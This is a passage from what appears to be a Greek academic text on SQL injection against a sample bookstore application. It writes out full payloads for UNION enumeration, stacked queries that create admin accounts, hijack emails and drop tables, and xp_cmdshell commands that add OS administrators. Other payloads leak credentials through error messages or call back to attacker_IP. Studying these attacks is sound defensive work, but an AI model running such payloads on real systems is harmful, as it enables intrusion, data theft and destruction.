Το σφάλμα αυτό δημιουργήθηκε γιατί σύμφωνα με τη σύνταξη της UNION, για να γίνει η ένωση δύο δηλώσεων πρέπει αυτές να έχουν τον ίδιο αριθμό πεδίων. Για να εξακριβώσει ο επιτιθέμενος πόσα πεδία συμμετέχουν στο σχηματισμό της αρχικής δήλωσης, μπορεί να προσθέτει συνεχώς τιμές στην δεύτερη με σκοπό να αποκτήσουν ίσο αριθμό πεδίων και να μην εμφανιστεί νέο μήνυμα σφάλματος. Στην συγκεκριμένη περίπτωση, χρησιμοποιούνται τιμές NULL για να συμπληρωθούν τα πεδία. Με αυτό τον τρόπο, ο επιτιθέμενος θα διαπιστώσει ότι στην πρωτότυπη δήλωση συμμετέχουν οκτώ πεδία. Επομένως, σχηματίζει ανάλογα την είσοδο του, ώστε η εγχεόμενη δήλωση να περιέχει και αυτή οκτώ πεδία συνολικά.

Title: ' AND 1=2) UNION SELECT NULL, NULL, NULL, NULL, name, NULL, NULL, NULL FROM sysObjects WHERE xtype ='U' --

Αυτή η πρόταση διαμορφώνει το τελικό ερώτημα ως εξής:

```
SELECT i.author, i.category_id, i.image_url, i.item_id, i.name, i.price, c.category_id, c.name FROM items i, categories c WHERE c.category_id=i.category_id AND (i.name LIKE '%' AND 1=2) UNION SELECT NULL, NULL, NULL, NULL, name, NULL, NULL, NULL FROM sysObjects WHERE xtype='U' %') ORDER BY i.name ASC
```

Η σελίδα που εμφανίζεται, επιστρέφει το όνομα όλων των πινάκων που έχει δημιουργήσει ο χρήστης, στη θέση που θα αναμενόταν τυπικά το όνομα ενός βιβλίου. Τα υπόλοιπα πεδία (συγγραφέας, τιμή κ.τ.λ) είναι κενά.

Το επόμενο βήμα είναι να αποκαλυφθεί ο αριθμός των πεδίων που απαρτίζουν έναν πίνακα. Ο πίνακας συστήματος sysObjects περιέχει ακόμα ένα χρήσιμο πεδίο, με το όνομα info, που περιέχει τον αριθμό των στηλών ενός πίνακα. Οπότε, ο επιτιθέμενος μπορεί να εγχύσει μια παρόμοια με την προηγούμενη δήλωση, μόνο που αντί για τη στήλη “name” θα χρησιμοποιήσει τη στήλη “info”.

Title: 'AND 1=2) UNION SELECT NULL, NULL, NULL, NULL, info, NULL, NULL, NULL FROM sysObjects WHERE xtype ='U' --

Το αποτέλεσμα είναι η εμφάνιση μιας σελίδας παρόμοιας με την προηγούμενη, που στη θέση του ονόματος του πίνακα, εμφανίζεται τώρα το σύνολο των στηλών του. Εναλλακτικά,

θα μπορούσε να είχε ζητηθεί ο αριθμός των στηλών ενός συγκεκριμένου πίνακα, αν η σύνταξη ήταν η ακόλουθη:

Title: 'AND 1=2) UNION SELECT NULL, NULL, NULL, NULL, info, NULL, NULL, NULL FROM sysObjects WHERE name='items' –

Κάποιοι διακομιστές έχουν αρκετές βάσεις δεδομένων. Εξετάζοντας τα δεδομένα των πινάκων συστήματος, μπορούν να εξαχθούν τα ονόματα όλων των βάσεων δεδομένων που υπάρχουν στον διακομιστή. Ο πίνακας συστήματος sysDatabases, που υπάρχει στην βάση δεδομένων master, περιέχει τέτοιου είδους πληροφορίες. Το πεδίο name του πίνακα sysDatabases περιέχει τα ονόματα των βάσεων δεδομένων.

Title: ' AND 1=2) UNION SELECT NULL, NULL, NULL, NULL, name, NULL, NULL, NULL FROM master..sysDatabases –

2.4 Πρόσθετες SQL δηλώσεις

Ο σκοπός αυτού του είδους επίθεσης μπορεί να είναι η εξαγωγή, η προσθήκη, ή η τροποποίηση δεδομένων, η πρόκληση άρνησης εξυπηρέτησης της εφαρμογής, ή η εκτέλεση απομακρυσμένων εντολών.

Σε αυτόν τον τύπο επίθεσης, ένας επιτιθέμενος προσπαθεί να εγχύσει πρόσθετες SQL δηλώσεις στο αρχικό ερώτημα. Διακρίνουμε αυτόν τον τύπο από άλλους, επειδή σε αυτήν την περίπτωση ο επιτιθέμενος δεν προσπαθεί να τροποποιήσει το αρχικό ερώτημα, αλλά αντίθετα, προσπαθεί να συμπεριλάβει νέα ξεχωριστά ερωτήματα που έπονται του αρχικού. Κατά συνέπεια, η βάση δεδομένων λαμβάνει και εκτελεί πολλαπλά SQL ερωτήματα. Το πρώτο από αυτά είναι το κανονικό ερώτημα, ενώ τα επόμενα είναι τα εκχεόμενα ερωτήματα, τα οποία εκτελούνται διαδοχικά μετά από το πρώτο.

Αυτός ο τύπος επίθεσης μπορεί να είναι εξαιρετικά επιβλαβής. Εάν επιτύχει η επίθεση, ένας κακόβουλος χρήστης μπορεί ουσιαστικά να παρεμβάλει οποιαδήποτε SQL εντολή στα πρόσθετα ερωτήματα και να την εκτελεστεί μαζί με το αρχικό ερώτημα. Η ευπάθεια σε αυτόν τον τύπο επίθεσης εξαρτάται συχνά από το εάν η ρυθμίσεις του συστήματος βάσεων δεδομένων επιτρέπουν πολλαπλές δηλώσεις να συμπεριλαμβάνονται σε μια ενιαία σειρά.

Έχοντας συλλέξει τις απαραίτητες πληροφορίες με μια διαδικασία ιχνηλάτησης της βάσης δεδομένων, ο επιτιθέμενος είναι σε θέση να εισάγει δεδομένα, χωρίς να είναι εξουσιοδοτημένος για αυτή την ενέργεια. Για παράδειγμα, θα μπορούσε να εισάγει έναν καινούριο χρήστη, κάνοντας έγχυση μιας δήλωσης INSERT, όπως η ακόλουθη:

```
INSERT INTO members (member_login, member_password,
member_level, first_name, last_name, email)VALUES ('attacker',
'wow', 2, 'Malicious', 'User', 'attacker@email.com')
```

Θέτοντας το member_level (3ο πεδίο) ίσο με 2, ο νέος χρήστης αποκτά δικαιώματα διαχειριστή (administrator). Η έκχυση του προηγούμενου SQL ερωτήματος μπορεί να γίνει στη φόρμα πιστοποίησης χρήστη, ως εξής:

Login: '; INSERT INTO members (member_login, member_password, member_level, first_name, last_name, email) VALUES ('attacker', 'wow', 2, 'Malicious', 'User', 'attacker@email.com') --

Password: οτιδήποτε

Το τελικό ερώτημα θα διαμορφωθεί ως εξής:

```
SELECT member_id, member_level FROM members WHERE member_login
= ' ' ; INSERT INTO members (member_login, member_password,
member_level, first_name, last_name, email) VALUES
('attacker', 'wow', 2, 'Malicious', 'User',
'attacker@email.com') -- AND member_password = ''
```

Μετά την ολοκλήρωση του πρώτου ερωτήματος, η βάση δεδομένων θα αναγνωρίσει τον χαρακτήρα οριοθέτησης ερωτημάτων (";") και θα εκτελέσει το εγχεόμενο δεύτερο ερώτημα. Το αποτέλεσμα της εκτέλεσης του δεύτερου ερωτήματος θα είναι η δημιουργία ενός νέου έγκυρου λογαριασμού χρήστη με δικαιώματα διαχειριστή. Ακολούθως, ο επιτιθέμενος θα μπορούσε να συνδεθεί άμεσα με την εφαρμογή ως νόμιμος χρήστης, χρησιμοποιώντας το όνομα και το συνθηματικό του νέου λογαριασμού, αποκτώντας πρόσβαση σε εμπιστευτικές πληροφορίες.

Το πρώτο ερώτημα δεν θα βρει κάποια εγγραφή στον πίνακα members που να έχει στο πεδίο member_login τιμή ίση με το κενό σύνολο, οπότε θα επιστραφεί από την εφαρμογή το μήνυμα “Login or Password is incorrect”. Παρόλα αυτά δεν εμφανίζεται κάποιο μήνυμα σφάλματος, οπότε φαίνεται ότι ολόκληρη η πρόταση με τα δυο ερωτήματα εκτελέστηκε με επιτυχία και λογικά έχει εισαχθεί μια νέα εγγραφή στον πίνακα members, εξ αιτίας του δεύτερου ερωτήματος.

Με παρόμοιο τρόπο ο επιτιθέμενος μπορεί να επιτύχει μη εξουσιοδοτημένη τροποποίηση των δεδομένων της εφαρμογής. Για παράδειγμα, είναι δυνατό να τροποποιηθεί η υπάρχουσα εγγραφή του χρήστη guest, δίνοντας στο λογαριασμό αυτό δικαιώματα διαχειριστή. Για να γίνει αυτή η ενέργεια, ο επιτιθέμενος μπορεί να δώσει ως είσοδο:

Login: ' ; UPDATE members SET member_level=2 WHERE member_login='guest' --
Password: οτιδήποτε

Αυτό έχει ως συνέπεια, όποιος συνδέεται στην εφαρμογή ως επισκέπτης να έχει άθελα του πολύ υψηλά δικαιώματα. Όπως είναι λογικό, κάτι τέτοιο μπορεί να δημιουργήσει τεράστια προβλήματα, καθώς ο λογαριασμός guest χρησιμοποιείται από πολλά άτομα, τα οποία ηθελημένα ή κατά λάθος μπορεί να αποκαλύψουν πληροφορίες ή να προκαλέσουν ζημιά στο σύστημα. Με αντίστοιχο τρόπο, κάποιος νόμιμος χρήστης της εφαρμογής μπορεί αθέμιτα να αυξήσει τα δικαιώματα του, θέτοντας αντί του ονόματος guest το όνομα χρήστη που αντιστοιχεί στο δικό του λογαριασμό.

Σε ένα άλλο “πονηρό” παράδειγμα, γίνεται η υπόθεση ότι ο επιτιθέμενος γνωρίζει την ύπαρξη ενός χρήστη με διεύθυνση ηλεκτρονικού ταχυδρομείου “john@example.com”. Μπορεί να εκμεταλλευτεί αυτή την πληροφορία και να κάνει έγχυση μιας δήλωσης UPDATE, για να τροποποιήσει την υπάρχουσα εγγραφή, αλλάζοντας την κανονική διεύθυνση ηλεκτρονικού ταχυδρομείου με τη δικιά του.

Login: ' ; UPDATE members SET email = 'attacker@email.com' WHERE email = 'john@example.com' --

Password: οτιδήποτε

Μετά την εκτέλεση της συγκεκριμένης πρότασης θα επιστραφεί το μήνυμα “Login or Password is incorrect”, αλλά παράλληλα θα εκτελεστεί σιωπηρά και η εγχεόμενη δήλωση UPDATE, τροποποιώντας την κατάλληλη εγγραφή στον πίνακα members.

Έπειτα ο επιτιθέμενος μπορεί να χρησιμοποιήσει έναν σύνδεσμο “forgot my password”, που υπάρχει στις περισσότερες σελίδες πιστοποίησης χρήστη για να υπενθυμίσει το συνθηματικό που αντιστοιχεί σε μια δεδομένη διεύθυνση ηλεκτρονικού ταχυδρομείου ενός καταχωρημένου χρήστη. Έτσι ο επιτιθέμενος συμπληρώνει τη δικιά του διεύθυνση ηλεκτρονικού ταχυδρομείου και μετά από λίγα λεπτά θα λάβει ένα μήνυμα ηλεκτρονικού ταχυδρομείου παρόμοιο με αυτό που παρουσιάζεται παρακάτω:

From: system@example.com **To**: attacker@email.com **Subject**: Password reminder
This email is in response to your request for your login information. Your User ID is: john Your password is: hello

Ακολουθώντας την κανονική διαδικασία σύνδεσης, ο επιτιθέμενος μπορεί τώρα να έχει πρόσβαση στην εφαρμογή, προσποιούμενος τον νόμιμο χρήστη John.

Μια από τις πιο καταστροφικές μορφές αυτής της κατηγορίας επιθέσεων είναι η διαγραφή δεδομένων. Αυτό μπορεί να σημαίνει διαγραφή ορισμένων εγγραφών ενός πίνακα ή ακόμα και διαγραφή ενός ή περισσοτέρων πινάκων. Για την πρώτη περίπτωση, ο επιτιθέμενος μπορεί να εισάγει μια δήλωση DELETE όπως η ακόλουθη:

Login: ' ; DELETE FROM members WHERE member_login = 'admin' --
Password: οτιδήποτε

Το αποτέλεσμα αυτού του ερωτήματος είναι η διαγραφή του λογαριασμού του χρήστη admin από τη βάση δεδομένων. Ενώ στην περίπτωση που εγχυθεί η πρόταση:

Login: ' ; DELETE TABLE members --
Password: οτιδήποτε

καταστρέφεται ολόκληρος ο πίνακας members, προκαλώντας δυσλειτουργία ή ακόμα και διακοπή της λειτουργίας της εφαρμογής.

Με τη χρήση πρόσθετων ερωτημάτων μπορεί επίσης να γίνει εξαγωγή πληροφοριών από τη βάση δεδομένων. Μια πιο προηγμένη τεχνική είναι να ενωθούν όλα τα ονόματα χρήστη και οι κωδικοί πρόσβασης σε μια ενιαία σειρά και έπειτα να γίνει προσπάθεια να μετατραπεί αυτή η συμβολοσειρά χαρακτήρων σε έναν ακέραιο αριθμό. Το ακόλουθο σύνολο δηλώσεων θα συνδέσει τις τιμές:

```
begin declare @ret varchar(8000)
  set @ret=':'
  select @ret=@ret + ' ' + member_login + '/' + member_password
from members where
  member_login >@ret
  select @ret as ret into foo
end
```

Ο επιτιθέμενος εισάγει στη φόρμα πιστοποίησης χρήστη ολόκληρο τον παραπάνω κώδικα σε μια γραμμή.

Login: ' ; begin declare @ret varchar(8000) set @ret=':' select @ret=@ret+' '+ member_login +'/'+ member_password from members where member_login >@ret select @ret as ret into foo end--

Password: οτιδήποτε

Στο σενάριο αυτό, δημιουργείται ένας πίνακας "foo", ο οποίος περιέχει μια στήλη "ret" στην οποία αποθηκεύεται μια συμβολοσειρά χαρακτήρων που περιέχει όλα τα ζεύγη ονόματος χρήστη και συνθηματικού, που υπάρχουν στον πίνακα members. Έπειτα ο επιτιθέμενος προσπαθεί να εμφανίσει το περιεχόμενο της στήλης ret, μέσω ενός μηνύματος λάθους, που προκαλείται με την είσοδο της ακόλουθης πρότασης:

Login: ' UNION SELECT ret, 1 FROM foo --
Password: οτιδήποτε

Όντως, επιστρέφεται από την εφαρμογή ένα μήνυμα σφάλματος, που αποκαλύπτει τρία ζεύγη ονόματος χρήστη και συνθηματικού, που αντιστοιχούν σε έγκυρους λογαριασμούς τριών ξεχωριστών χρηστών της εφαρμογής.

Syntax error converting the varchar value ': admin/admin guest/guest John/hello' to a column of data type int.

Μόλις ολοκληρωθεί η εξαγωγή των δεδομένων, ο επιτιθέμενος διαγράφει τον πίνακα "foo", για να εξαφανίσει τα ίχνη της επίθεσης.

Login: ' ; DROP TABLE foo --
Password: οτιδήποτε

Η εντολή SHUTDOWN WITH NOWAIT σταματάει αμέσως τη λειτουργία του συστήματος διαχείρισης βάσεων δεδομένων. Εάν ο επιτιθέμενος εγχύσει αυτή την εντολή στο γνωστό ερώτημα σύνδεσης της εφαρμογής, θα προκαλέσει άρνηση εξυπηρέτησης μέχρι να επανεκκινήσει το σύστημα διαχείρισης βάσεων δεδομένων.

```
SELECT member_id, member_level FROM members WHERE member_login
= ' ' ; SHUTDOWN WITH NOWAIT -- AND member_password=''
```

Φυσικά, υπάρχουν κάποια μέτρα ασφαλείας που μπορούν να παρθούν ενάντια σε αυτού του τύπου τις επιθέσεις, αλλά δεν είναι σίγουρο αν μπορούν να υποσχεθούν απόλυτη ασφάλεια. Ένα από τα κυριότερα μέτρα προστασίας είναι ο περιορισμός των δικαιωμάτων του χρήστη στο ελάχιστο δυνατό, για παράδειγμα θα μπορούσε να απαγορευτεί το δικαίωμα του χρήστη για διαγραφή δεδομένων ή για εκτέλεση της εντολής SHUTDOWN. Ένα δεύτερο μέτρο θα μπορούσε να είναι ο έλεγχος της εισόδου του χρήστη, ώστε να ανιχνευθεί ο ειδικός χαρακτήρας ";" που χρησιμοποιείται για την οριοθέτηση των συνεχόμενων SQL ερωτημάτων. Σημειώνεται όμως ότι πολλές βάσεις δεδομένων δεν απαιτούν κάποιον ειδικό χαρακτήρα για να χωρίζει τα διαδοχικά SQL ερωτήματα, έτσι αν επιχειρηθεί απλά να ανιχνευθεί ένας διαχωριστής ερωτημάτων δεν αποτρέπεται αποτελεσματικά αυτός ο τύπος επίθεσης.

2.5 Αποθηκευμένες διαδικασίες

Στις επιθέσεις αυτής της κατηγορίας, ο επιτιθέμενος προσπαθεί να εκτελέσει αποθηκευμένες διαδικασίες που βρίσκονται εγκατεστημένες στη βάση δεδομένων. Σήμερα, τα περισσότερα συστήματα διαχείρισης βάσεων δεδομένων περιέχουν ένα τυποποιημένο σύνολο αποθηκευμένων διαδικασιών που επεκτείνουν τη λειτουργία της βάσης δεδομένων και επιτρέπουν την αλληλεπίδραση με το λειτουργικό σύστημα. Επομένως, μόλις ο επιτιθέμενος προσδιορίσει ποιο DBMS χρησιμοποιείται, μια επίθεση δηλητηρίασης SQL κώδικα μπορεί να κατασκευαστεί με σκοπό την εκτέλεση κάποιων αποθηκευμένων διαδικασιών που παρέχονται από το συγκεκριμένο σύστημα.

Η εκμετάλλευση αποθηκευμένων διαδικασιών επιτρέπει στους επιτιθεμένους να εκτελέσουν αυθαίρετο κώδικα στον διακομιστή ή να αυξήσουν τα προνόμιά τους [10]. Επιπλέον, λόγω του ότι οι αποθηκευμένες διαδικασίες γράφονται συχνά σε ειδικές γλώσσες σεναρίων (scripting languages), μπορούν να περιέχουν άλλους τύπους ευπαθειών, όπως υπερχείλιση μνήμης (buffer overflow)

Για να πετύχουν πολλά από τα ακόλουθα παραδείγματα, θα πρέπει ο διακομιστής ιστού να συνδέεται με τη βάση δεδομένων με το λογαριασμό ενός διαχειριστή συστήματος. Παρόλο που κάτι τέτοιο μπορεί να προκαλέσει μεγάλο ρήγμα στην ασφάλεια του συστήματος, πολλοί προγραμματιστές web εφαρμογών συνηθίζουν να χρησιμοποιούν αυτό τον τρόπο. Στην τρέχουσα ενότητα γίνεται αυτή η υπόθεση, για να διευκολυνθεί η παρουσίαση του συγκεκριμένου τύπου επίθεσης.

Ένα πιθανό σενάριο θα ήταν να δημιουργηθεί ένας νέος λογαριασμός χρήστη για τη βάση δεδομένων. Αυτό θα επέτρεπε στον επιτιθέμενο να συνδεθεί απευθείας στη βάση δεδομένων και θα ήταν χρήσιμο για την εκτέλεση κάποιων τύπων εντολών.

Με κατάλληλα προνόμια, ο επιτιθέμενος μπορεί να δημιουργήσει το δικό του λογαριασμό στη βάση δεδομένων. Οι αποθηκευμένες διαδικασίες που χρησιμοποιούνται είναι η sp_addlogin, η οποία δημιουργεί ένα νέο λογαριασμό χρήστη για τον SQL Server και η sp_addsrvrolemember, που προσθέτει έναν χρήστη ως μέλος σε έναν σταθερό ρόλο του διακομιστή (π.χ. sysadmin, securityadmin, dbcreator κ.τ.λ)

```
'; exec sp_addlogin 'Alice', 'Pass123' --

'; exec sp_addsrvrolemember 'Alice', 'sysadmin' --
```

Με την αποθηκευμένη διαδικασία sp_password είναι δυνατή η προσθήκη ή αλλαγή συνθηματικού σε έναν λογαριασμό του SQL Server. Για παράδειγμα, κάποιος θα μπορούσε να αλλάξει το συνθηματικό για το λογαριασμό “sa” εισάγοντας την επόμενη πρόταση στη φόρμα πιστοποίησης χρήστη.

```
Login: ' exec sp_password @old = 'oldpass', @new = 'newpass', @loginame = 'sa' --
Password: οτιδήποτε
```

Μια από της χρησιμότερες εκτεταμένες διαδικασίες είναι η xp_cmdshell. Η xp_cmdshell είναι μια ενσωματωμένη αποθηκευμένη διαδικασία που επιτρέπει την εκτέλεση μιας δεδομένης σειράς εντολών, όπως ένα κέλυφος εντολών λειτουργικού συστήματος και επιστρέφει οποιαδήποτε έξοδο ως γραμμές κειμένου. Η σύνταξη της έχει τη μορφή:

```
xp_cmdshell {' command_string '} [, no_output]
```

Όπου το “command string” είναι μια σειρά εντολών του λειτουργικού συστήματος, ενώ το “no_output” είναι μια προαιρετική παράμετρος ώστε να μην επιστρέφεται καμία έξοδος προς τον χρήστη.

Το παράδειγμα που ακολουθεί προσθέτει στο σύστημα το χρήστη “Ghost” με συνθηματικό “Pass123” και έπειτα του δίνει δικαιώματα διαχειριστή. Για να γίνει αυτό, ο επιτιθέμενος μπορεί να εκχύσει στο πεδίο Login του μηχανισμού πιστοποίησης χρήστη τις προτάσεις:

```
' ; exec master..xp_cmdshell 'net user ghost pass123 /Add' --

' ; exec master..xp_cmdshell 'net localgroup administrators ghost /Add' --
```

Η αποθηκευμένη διαδικασία xp_cmdshell επιτρέπει να εκτελεστεί οποιαδήποτε εντολή του λειτουργικού συστήματος με έναν μη αλληλεπιδραστικό τρόπο. Μια μέθοδος για να μπορέσει ο επιτιθέμενος να διαβάσει τα αποτελέσματα της εκτέλεσης της εντολής είναι να στείλει σε ένα αρχείο την έξοδο που παράγεται και έπειτα να εισάγει αυτό το αρχείο στη βάση δεδομένων χρησιμοποιώντας την εντολή “bulk insert”. Εφόσον η έξοδος βρεθεί στη βάση δεδομένων, είναι δυνατή η σύνδεση των δεδομένων σε μια ακολουθία χαρακτήρων και στη συνέχεια η εμφάνιση τμημάτων από 256 χαρακτήρες τη φορά μέσω μηνυμάτων λάθους. Χρησιμοποιώντας αυτή τη μέθοδο, επιχειρείται η ανάκτηση των τιμών της TCP/IP διαμόρφωσης του δικτύου. Οι εντολές που απαιτούνται είναι οι ακόλουθες:

```
EXEC master..xp_cmdshell 'ipconfig > test.txt';

CREATE TABLE tmp (txt varchar(8000));

BULK INSERT tmp FROM 'test.txt';

BEGIN
  DECLARE @data varchar(8000);
  SET @data='| ' ;
  SELECT @data=@data+txt+' | ' FROM tmp WHERE txt<@data;
  SELECT @data as x INTO temp
END
```

Στην αρχή εκτελείται η εντολή “ipconfig” και τα αποτελέσματά της αποθηκεύονται στο αρχείο κειμένου “test.txt”. Στη συνέχεια, δημιουργείται ο πίνακας “tmp”, που περιέχει μια στήλη με το όνομα “txt”, στην όποια μπορεί να αποθηκευτεί μια ακολουθία έως και 8000 χαρακτήρων. Κάθε γραμμή του αρχείου “test.txt” δημιουργεί μια νέα εγγραφή στον πίνακα “tmp”. Τα δεδομένα από αυτό τον πίνακα ανακτώνται και αποθηκεύονται σε μια ενιαία γραμμή στον πίνακα “temp”. Το σύνολο των εντολών αυτών μπορεί να εγχυθεί σε μια ενιαία σειρά στη φόρμα πιστοποίησης χρήστη.

Login: ' ; EXEC master..xp_cmdshell 'ipconfig > test.txt'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt'; BEGIN declare @data varchar(8000); set @data='| ' ; select @data=@data+txt+' | ' from tmp where txt<@data; SELECT @data as x INTO temp END --

Password: οτιδήποτε

Για την εμφάνιση των δεδομένων μπορούν να χρησιμοποιηθούν μηνύματα σφάλματος. Η επόμενη πρόταση δημιουργεί ένα σφάλμα στην προσπάθεια να μετατραπεί σε αριθμητική τιμή η ακολουθία των πρώτων 256 χαρακτήρων του περιεχομένου του πίνακα temp.

Login: ' AND 1 IN (SELECT substring(x, 1, 256) FROM temp) --
Password: οτιδήποτε

Το σφάλμα μετατροπής τύπου που δημιουργείται, προκαλεί την εμφάνιση ενός μηνύματος στον web browser του επιτιθέμενου.

```
Syntax error converting the varchar value '
| Connection-specific DNS Suffix . : lan
| IP Address. . . . . . . . . . . . : 192.168.1.10
| Subnet Mask . . . . . . . . . . . : 255.255.255.0
| Default Gateway . . . . . . . . . : 192.168.1.254
|' to a column of data type int
```

Στο τέλος, θα διαγραφούν τόσο το προσωρινό αρχείο κειμένου, όσο και οι πίνακες που δημιουργήθηκαν για το σκοπό της επίθεσης.

Login: ' ; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

Password: οτιδήποτε

Με παρόμοιο τρόπο μπορεί να αποκαλυφθεί η διαδρομή του καταλόγου, στον οποίο βρίσκεται η web εφαρμογή. Αυτό μπορεί να γίνει με την αναζήτηση μιας σελίδας της εφαρμογής (π.χ. Login.jsp). Από την σειρά εντολών του προηγούμενου παραδείγματος, διαφοροποιείται μόνο η πρώτη και στη θέση της χρησιμοποιείται τώρα η εντολή:

```
exec master..xp_cmdshell 'dir Login.jsp /s > dir.txt';
```

Όπως και πριν, γίνεται σκόπιμα προσπάθεια να συγκριθεί το περιεχόμενο του πίνακα temp με μια αριθμητική τιμή.

Login: ' AND 1 IN (SELECT substring(x, 1, 256) FROM temp) --
Password: οτιδήποτε

Το αναμενόμενο αποτέλεσμα είναι η εμφάνιση ενός μηνύματος σφάλματος, που θα αναφέρει λεπτομερώς τη διαδρομή του αρχείου

```
Syntax error converting the varchar value '
| Volume in drive C has no label.
| Volume Serial Number is ABCD-EFGH
| Directory of c:\Tomcat5\webapps\bookstore
| 1 File(s) 1.000 bytes ' to a column of data type int.
```

Στην παρακάτω περίπτωση ο επιτιθέμενος αντιγράφει το αρχείο sqlconnect.jsp σε ένα αρχείο κειμένου, ώστε να μπορεί να το διαβάσει με έναν web browser ως απλό κείμενο. Επισημαίνεται ότι το αρχείο sqlconnect.jsp περιέχει το όνομα και το συνθηματικό για τη σύνδεση της εφαρμογής με τη βάση δεδομένων. Το παράδειγμα αυτό εκμεταλλεύεται την πληροφορία που αποκαλύφθηκε προηγουμένως, σχετικά με τη διαδρομή του καταλόγου της εφαρμογής.

Login: ' ; exec master..xp_cmdshell 'copy C:/Tomcat5/webapps/bookstore/ sqlconnect.jsp C:/Tomcat5/webapps/bookstore/ sqlconnect.txt'--

Password: οτιδήποτε

Πλέον ο επιτιθέμενος μπορεί να εισάγει στο URL της εφαρμογής το όνομα του αρχείου " sqlconnect.txt" και να εμφανίσει τον πηγαίο κώδικα της σελίδας " sqlconnect.jsp" σε μορφή απλού κειμένου.

Επίσης, είναι εφικτό τα αποτελέσματα της εκτέλεσης οποιασδήποτε εντολής του λειτουργικού συστήματος να αποθηκεύονται σε αρχεία κειμένου στο φάκελο της

εφαρμογής και στη συνέχεια να εμφανίζεται το περιεχόμενο των αρχείων αυτών στον web browser. Για παράδειγμα:

Login: ' ; EXEC master..xp_cmdshell 'net user >c:\tomcat5\webapps\bookstore\users.txt' --
Password: οτιδήποτε

Επίσης, γίνεται προσπάθεια να συλλεχθούν πληροφορίες για την διεύθυνση IP του διακομιστή μέσω αντίστροφων αναζητήσεων. Κατά τη χρησιμοποίηση μιας αντίστροφης DNS αναζήτησης θα πρέπει να χρησιμοποιηθεί η διεύθυνση IP του επιτιθέμενου και να ζητηθεί οποιοδήποτε όνομα περιοχής (domain name). Με τη χρησιμοποίηση ενός sniffer ή ελέγχοντας τα αρχεία καταγραφής του firewall, ο επιτιθέμενος θα είναι σε θέση να δει τις εισερχόμενες DNS αιτήσεις. Ένας άλλος τρόπος για να γίνει αυτό είναι με χρήση εντολών ping, εν τούτοις, αυτή η μέθοδος είναι πιθανότερο να εμποδιστεί από το firewall.

Ένα παράδειγμα αντίστροφης DNS αναζήτησης είναι το εξής:

Login: ' ; exec master..xp_cmdshell 'nslookup test.com attacker_IP' --
Password: οτιδήποτε

Αντίστοιχα, η αντίστροφη αναζήτηση με χρήση εντολών ping γίνεται ως εξής:

Login: ' ; exec master..xp_cmdshell 'ping attacker_IP ' --
Password: οτιδήποτε

Μέσω της αποθηκευμένης διαδικασίας xp_cmdshell μπορεί να εκτελεστεί οποιαδήποτε εντολή, γεγονός που μπορεί να προκαλέσει σημαντικά προβλήματα στην πλευρά του διακομιστή. Ο καθένας μπορεί να αναλογιστεί ποιο θα είναι το αντίκτυπο για το σύστημα, αν κάποιος εκτελέσει την δήλωση:

```
exec xp_cmdshell 'fdisk'
```

Ακόμα μια χρήσιμη ενσωματωμένη αποθηκευμένη διαδικασία είναι η sp_makewebtask. Από μόνη της δεν αποκαλύπτει καμία πληροφορία, αλλά δημιουργεί μια δομή, ώστε να είναι δυνατή η εμφάνιση των αποτελεσμάτων άλλων διαδικασιών ή SQL ερωτημάτων. Ακόμα επιτρέπει στον επιτιθέμενο να συλλέξει δεδομένα πιο αποτελεσματικά. Η βασική μορφή της είναι η εξής:

sp_makewebtask [**@outputfile =**] 'outputfile ', [**@query =**] 'query '

όπου το outputfile είναι το όνομα του παραγόμενου HTML εγγράφου και το query είναι το ερώτημα που πρόκειται να τρέξει. Το outputfile είναι τύπου nvarchar(255), ενώ το query είναι τύπου ntext, χωρίς καμία εξ' ορισμού τιμή για καθένα από αυτά.

Τα αποτελέσματα του ερωτήματος εμφανίζονται στο HTML έγγραφο σε μορφή πίνακα. Πολλαπλά ερωτήματα SELECT μπορούν να καθοριστούν και το αποτέλεσμα εμφανίζεται στο αρχείο εξόδου σε πολλαπλούς πίνακες. Έστω το ακόλουθο παράδειγμα:

Login: '; exec sp_makewebtask @outputfile='C:/Tomcat5/webapps/bookstore/test.html',
@query='SELECT * FROM members' --
Password: οτιδήποτε

Αυτό έχει ως αποτέλεσμα όλα τα περιεχόμενα του πίνακα members να αποθηκευτούν σε ένα έγγραφο με το όνομα test.html στον διακομιστή ιστού.

Τα συστήματα διαχείρισης βάσεων δεδομένων έχουν εξ' ορισμού εγκατεστημένες πάρα πολλές αποθηκευμένες διαδικασίες. Σε μερικές περιπτώσεις, όπως με την xp_msver, η χρησιμότητα για έναν επιτιθέμενο είναι ασήμαντη, αλλά το νόημα είναι ότι όλες οδηγούν σε διαρροή πληροφοριών του συστήματος. Πληροφοριών που μπορούν έπειτα να

χρησιμοποιηθούν για να βοηθήσουν σε μια προσπάθεια για την πλήρη έκθεση του συστήματος.

2.6 Εξαγωγή συμπεράσματος

Οι επιτιθέμενοι, τυπικά ελέγχουν για ευπάθειες στέλνοντας στην εφαρμογή εισόδους που δημιουργούν ένα εσφαλμένο ερώτημα, με αποτέλεσμα ο διακομιστής να επιστρέψει μηνύματα λάθους. Τα μηνύματα αυτά, όπως έχει ειπωθεί, βοηθούνε τον επιτιθέμενο να συλλέξει αρκετές πληροφορίες. Ένας τρόπος προστασίας είναι να παρεμποδιστεί η εμφάνιση μηνυμάτων σφάλματος του διακομιστή βάσεων δεδομένων. Δυστυχώς, αυτός ο τρόπος εκτιμάται ότι δεν είναι αρκετός, καθώς ο επιτιθέμενος μπορεί να εξάγει συμπεράσματα χωρίς την εμφάνιση μηνυμάτων σφάλματος.

Σε αυτόν τον τύπο έγχυσης, οι επιτιθέμενοι προσπαθούν γενικά να επιτεθούν σε μια σελίδα που έχει υψηλή ασφάλεια, η οποία δεν παρέχει καμία ανατροφοδότηση μέσω μηνυμάτων λάθους. Εφόσον από τη βάση δεδομένων δεν επιστρέφονται μηνύματα λάθους για να αποκαλύψουν πληροφορίες στον επιτιθέμενο, ο τελευταίος πρέπει να χρησιμοποιήσει μια διαφορετική μέθοδο για να συγκεντρώσει πληροφορίες για τη βάση δεδομένων. Ο επιτιθέμενος εγχέει εντολές στη σελίδα και έπειτα παρατηρεί τον τρόπο που αλλάζει η λειτουργία/απόκριση της εφαρμογής. Με προσεκτική παρατήρηση, ο επιτιθέμενος δύναται να συναγάγει όχι μόνο εάν ορισμένες παράμετροι είναι τρωτές, αλλά και πρόσθετες πληροφορίες για τις τιμές στη βάση δεδομένων. Υπάρχουν δύο τεχνικές επίθεσης που βασίζονται στην εξαγωγή συμπεράσματος, η τυφλή έγχυση (Blind Injection) και οι επιθέσεις 